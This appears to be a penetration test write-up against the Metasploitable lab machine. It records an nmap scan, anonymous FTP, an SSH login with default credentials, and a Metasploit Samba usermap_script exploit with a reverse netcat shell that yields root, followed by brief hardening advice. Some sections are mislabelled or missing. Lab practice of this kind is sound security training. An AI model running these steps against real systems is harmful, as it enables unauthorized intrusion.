# Penetration Testing Report for Metasploitable 1

### Target Information:

- **Target IP Address**: 192.168.145.136
- **Attacker IP Address**: 192.168.145.132
- **Tester**: Andrew Morcos

---

## 1. Executive Summary

The purpose of this penetration test was to identify and exploit security vulnerabilities in the target machine, **Metasploitable 1**. The testing focused on services, applications, and protocols running on the target machine, culminating in privilege escalation to root. Several critical vulnerabilities were identified, including insecure services and outdated software versions. This report details the methods used to discover, exploit, and document these findings.

---

## 2. Methodology

### 2.1 Reconnaissance

- **Objective**: Gather information about open ports, services, and applications running on the target machine.
- **Tools Used**: `nmap`, `Netcat`,

### 2.2 Vulnerability Identification

- **Objective**: Identify known vulnerabilities in services running on the target.
- **Tools Used**: `nmap`, `Metasploit`, `searchsploit`

### 2.3 Exploitation

- **Objective**: Gain unauthorized access to the system by exploiting the identified vulnerabilities.
- **Tools Used**: `Metasploit`, `manual exploits`, `reverse shells`

### 2.4 Post-Exploitation

- **Objective**: Escalate privileges, explore the system, and identify sensitive information.

- **Tools Used**: `Linux privilege escalation tools`, `manual techniques`

---

# 3. Reconnaissance and Scanning

## 3.1 Nmap Scan

To identify open ports and services, a comprehensive nmap scan was performed.

```
nmap -A -T4 -p- 192.168.145.136
```

**Results**:

- **Open Ports**:
  - 21 (FTP)
  - 22 (SSH)
  - 23 (Telnet)
  - 25 (SMTP)
  - 80 (HTTP)
  - 512, 513, 514 (Rexec, Rlogin, Rshell)
  - 3306 (MySQL)
  - 5432 (PostgreSQL)
  - 5900 (VNC)
  - 6667 (IRC)

## 3.2 Service Detection

Each open port was further examined to understand the running services:

- **FTP**: Anonymous login was enabled, allowing unrestricted access to the FTP server.
- **HTTP**: A basic web server running Apache 2.2.8, susceptible to various web vulnerabilities.
- **MySQL**: No password was set for the root MySQL user.

**Tools**: `nmap`, `Netcat`, `Nikto`

---


# 4. Vulnerability Identification

## 4.1 FTP - Anonymous Access (Port 21)

Anonymous FTP login was enabled, allowing anyone to log in without credentials. This is a critical vulnerability as it provides unauthorized access to the filesystem.

```
ftp 192.168.145.136
```

- **Impact**: Attackers can upload/download files and potentially use it for privilege escalation.




```
┌──(andrew㉿kali)-[~]
└─$ ftp 192.168.145.136
Connected to 192.168.145.136.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.145.136]
Name (192.168.145.136:andrew): 
```

## 4.2 ssh - ssh Protocol (Port 22)

Telnet is an insecure protocol that transmits data, including credentials, in plaintext. By intercepting the network traffic, an attacker could capture login credentials.

- **Exploit**: A successful login was achieved using the default credentials (username: msfadmin, password: msfadmin).
- **Impact**: Full access to the system as a low-privileged user.




```
┌──(andrew㉿kali)-[~]
└─$ ssh msfadmin@192.168.145.136 -oHostKeyAlgorithms=+ssh-rsa

msfadmin@192.168.145.136's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon May 17 21:42:51 2010
msfadmin@metasploitable:~$ 
```

### 4.3 TCP Samba (Port 445)

We run metasploit using command msfconsole

We used *exploit/multi/samba/usermap_script*
*And we edited the payload to PAYLOAD cmd/unix/reverse_netcat*

- **Impact**: we gained access as root user



```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD ⇒ cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.145.136
rhosts ⇒ 192.168.145.136
msf6 exploit(multi/samba/usermap_script) > rrun
[-] Unknown command: rrun. Did you mean rerun? Run the help command for more details.
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.145.132:4444
[*] Command shell session 1 opened (192.168.145.132:4444 → 192.168.145.136:34011) at 2024-09-28 14:22:44 +0300

whoami
root
```

---

---

# 6. Recommendations

### 6.1 FTP Security

- Disable anonymous FTP access, or at least restrict it to non-sensitive areas of the filesystem.

### 6.2 MySQL

- Set strong passwords for all database users, especially the root user.

---

# 7. Conclusion

This penetration test demonstrated that **Metasploitable 1** is highly vulnerable due to its outdated software and insecure configurations. Critical vulnerabilities in FTP, Telnet, MySQL, and remote services were identified and exploited, leading to root access on the system. Recommendations have been provided to mitigate these issues and improve the security posture of the machine.